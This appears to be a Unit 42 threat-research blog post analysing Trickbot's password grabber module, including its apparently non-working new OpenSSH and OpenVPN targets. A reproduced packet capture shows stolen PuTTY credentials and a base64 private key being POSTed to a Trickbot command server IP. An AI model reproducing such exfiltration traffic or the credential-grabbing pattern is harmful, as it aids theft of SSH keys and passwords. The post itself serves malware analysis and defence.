Trickbot Updates Password Grabber Module

unit42.paloaltonetworks.com/trickbot-updates-password-grabber-module/

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First seen in 2016, Trickbot is malware that steals system information, login credentials, and other sensitive data from vulnerable Windows hosts. Trickbot is a modular malware, and one of its modules is a password grabber. In November 2019, we started seeing indicators of Trickbot's password grabber targeting data from OpenSSH and OpenVPN applications.

Trickbot Modules

A Windows host infected with Trickbot downloads different modules to perform various functions. These modules are stored as encrypted binaries in a folder located under the infected user's *AppData**Roaming* directory. The encrypted binaries are decoded as DLL files and run from system memory. Figure 1 shows encoded Trickbot modules generated by <u>a recent Trickbot infection</u> on a 64-bit Windows 7 host from Friday November 8th, 2019.

)⊖ ≂ ⊾ « AppData ▶ Ro	aming ▶ cashcore ▶ d	ata 🕨 🔻	Search data	
Organize • Include in libra	ary Share with	New folder	•	2
Name	Date modified	Туре	Size	
🗼 injectDll64_configs	11/8/2019 6:12 PM	File folder		
👃 networkDll64_configs	11/8/2019 5:38 PM	File folder		
👃 pwgrab64_configs	11/8/2019 5:23 PM	File folder		
🗼 tabDll64_configs	11/8/2019 6:31 PM	File folder		
importDll64	11/8/2019 5:58 PM	File	8,743 KB	
injectDll64	11/8/2019 6:11 PM	File	457 KB	
mshareDll64	11/8/2019 6:32 PM	File	17 KB	
mwormDll64	11/8/2019 7:07 PM	File	27 KB	
networkDll64	11/8/2019 5:30 PM	File	23 KB	
pwgrab64	11/8/2019 5:23 PM	File	1,464 KB	
systeminfo64	11/8/2019 5:22 PM	File	21 KB	
tabDll64	11/8/2019 6:29 PM	File	822 KB	

Figure 1. Modules from a Trickbot infection on November 8th, 2019.

Password Grabber Module

As seen in Figure 1, one of the modules is named *pwgrab64*. This is a password grabber used by Trickbot. This module retrieves login credentials stored in a victim's browser cache, and it also obtains login credentials from other applications installed on a victim's host. The password grabber and some other Trickbot modules send stolen data using unencrypted HTTP over TCP port 8082 to an IP address used by Trickbot. For example, Figure 2 shows information from a packet capture (pcap) of traffic generated by a host infected with Trickbot. It highlights an example of login credentials stolen from an infected user's Chrome browser cache. Note how the URL in the HTTP POST request ends with the number *81*. This number is used in URLs generated by Trickbot's password grabber module.




Figure 2. Login credentials stolen from an infected user's Chrome browser cache.

Updates to Password Grabber

Traffic patterns from recent Trickbot infections had been fairly consistent until early November 2019, when we started seeing two new HTTP POST requests caused by the password grabber. They are identified as:

- OpenSSH private keys
- OpenVPN passwords and configsls

For the OpenVPN line, *configsIs* might be a misspelling of *configs*. Figure 3 and Figure 4 show examples of HTTP POST requests that contain these identifiers.



Figure 3. HTTP POST request caused by Trickbot's password grabber for OpenSSH private keys.



Figure 4. HTTP POST request caused by Trickbot's password grabber for OpenVPN passwords and configurations.

Are These Updates Broken?

These updates to Trickbot's password grabber module may not be fully functional. HTTP POST requests caused by the password grabber for OpenSSH and OpenVPN occur whether or not the victim's host has OpenSSH or OpenVPN installed. And we have not seen this traffic contain any actual data.

We generated Trickbot infections in lab environments for both Windows 7 and Windows 10 hosts with configured OpenSSH and OpenVPN applications. However, we have not seen any working results. HTTP POST requests generated by the password grabber for OpenSSH and OpenVPN during these infections contained no data.

However, Trickbot's password grabber works will grab SSH passwords and private keys from an SSH/Telnet client named <u>PuTTY</u>. Figure 5 and Figure 6 shows password grabber activity from a Trickbot-infected host with PuTTY installed and configured to use a private key for an SSH connection to a cloud server.

POST /mor45/SIR-LANCELOT-PC_W617601.B77CE652128C9745	11AD56E0F43D0BF9/81/ HTTP/1.1				
Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windo Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5 Media Center PC 6.0; .NET4.0C; .NET4.0E)					
Host: 170.238.117.187					
Connection: close					
<pre>Content-Type: multipart/form-data; boundary=</pre>	- JNZFZCTZAULIGYZS				
Content-Length: 2443	Aarker for Trickbot's				
JNZFZCTZAULIGYZS					
Content-Disposition: form-data; name="data"	password grabber				
PuTTY saved session name: 147.135.128.201	module				
Private key info:	module				
Cipher: aes256-cbc					
Comment: rsa-key-20191115					
HostName: 147.135.128.201					
Name:					
PublicKeyFile: C:\Users\lance\Documents\private-key.	ppk				
Type: rsa					
UserName: root					
Private key file (BASE64-encoded): UHVUVFktVXNlci1LZXktRmlsZS0yOiBzc2gtcnNhDQpFbmNyeXB0	allou Oi Bh7YMVNTVtV2 li DOpDh21t7				
W500iByc2Eta2V5LTIwMTkxMTE1DQpQdWJsaWMtTGluZXM6IDYN					
FBQUFRRUFpcGIzR0prS3RWZ1NhczND4uIbERfGRnCdy1TaFGW7H					
Vijmas2qqKnW0bWhxVmNDRWgxeEZaTVZZbkpt0E9yRVU2MFlLbn/					
OFNYZUtOCHN6N0NrY1BRRUdIZU4yOX1tWFRkNHJKU0xJYjhBbV1v					
k51MnZBQ3FwNUVwZzVYeW5DeWdBQURQUTFsaDFDRjdQOFJrcEly1	WtwMmxablBVR3UwZS9JUnlIZ1YNCm				
dUVit1SXhhdUluZktFbGcyUms2SU5JdEhXc1RBS1lGc0RoS3Fqc>					
oRW4NCjFraVNma29Nb2piQzVhUE5GOTg1dTN4NUFvVFE5bjAvbE3					
aXZhdGUtTGluZXM6IDE0DQpTWGNwR0pTUTlQMHczMXpmeDg1Rld0SmVuS1ZzQTZmYVAyNHdpcExKT2tWd					
Dc2R2xhWGh2SklaMmRQNkpScVFFDQpTallrMVpmb0VC0FNWRGU2YVlWdXE0eWtvSGFHb2tXb3RSYWs3QX					
RSUUtVNmlkUFNybEVYT0tHTEJiNVY0N3NODQo3Q3dNdVBIRng5dFVOL3FEc1BiSHlrN1RtK29ibjRTMnV sdk400FFMeDlTdTJQU2pjQWxDT24vQTdYNklsbUxGDQoweTNnM2Z3RTdaZ2UwOGFHdWVwWWZPcEE3N08v					
VWp6TUIyRnBmU0w3RzRFdGRqU3QrQVNFaWJUS2NndHFkVjVpDQov					
nlFTGhRTEpiNnVsM0N3TzMwbDJZaDlYQSt6LytjR0tUSnFYM0Nnt					
ViZjluVVRMbVBieHYzcUxRdEdTMFRmbGNLczRhdkZjdGhrcExYZ					
nY2tZdG81RDIzblMwY1VVQlFRbmFHSUtiTmdtSEdtcHBrbFJHYzł					
VzZ0T3ZzWkJDbUNaeTA5aFN0YWZXYzdWY2FCdTZ4KzFFNzhRakxE					
VBjNEdOMGdIMjUrcTh6TWFKYjRDeTFtMTRWN2lZZGNQZ0VyQTlX(TdqREVnQWJLQ2hiUnAy0Vhh0Xh2bW				
xvDQpoUG50Zy96Qk9Id1h0NTB4MGRvaHVUbVJrcCt6Rk16Y0RGTy					
MUU9NT3NIDQpmNitXUURkTVM3MWwvM08xMjQzMEo4T0drRDJFRm0					
MHJyQm9FdWIwM0tZDQoxa0NwVTQ4ZEZlQ1hMK3FPRzRadTZ1bm8v					
DZ2ME1WRitwSXNEN0ZVZD1FDQpoN2dMe1dVL3kv0Ep6MTZoK0N4M					
FuSmt2U3psRHNTK31WMUw2eEZBRzFqDQpwZVFZS1MzYk0yNktpVv 0SG9UTXZyN1Nudjg5Z310TTd0S1EvNUtEeWx0DQpQcml2YXR1LU1					
MmFjNjAwODNiZWQyZWIXN2IwMWUwNg0K					
JNZFZCTZAULIGYZS					
Content-Disposition: form-data; name="source"					
PUTTY passwords	passwords				
JNZFZCTZAULIGYZS					
HTTP/1.1 200 OK					
connection: close	-				

Figure 5. HTTP POST request caused by Trickbot's password grabber for PuTTY passwords.




Figure 6. HTTP POST request caused by Trickbot's password grabber for private keys used by PuTTY.

Conclusion

This blog post documents recent changes in Trickbot traffic patterns that indicate updates to its password grabber module. These updates appear to target data from OpenSSH and OpenVPN applications, but this functionality does not appear to work. Regardless, Trickbot's

password grabber will grab sensitive data like private keys from SSH-related applications like PuTTY.

These updated traffic patterns demonstrate Trickbot continues to evolve. However, best security practices like running fully-patched and up-to-date versions of Microsoft Windows will hinder or stop Trickbot infections. Palo Alto Networks customers are further protected from Trickbot by our threat prevention platform. <u>AutoFocus</u> users can track Trickbot activity by using the <u>Trickbot</u> tag.

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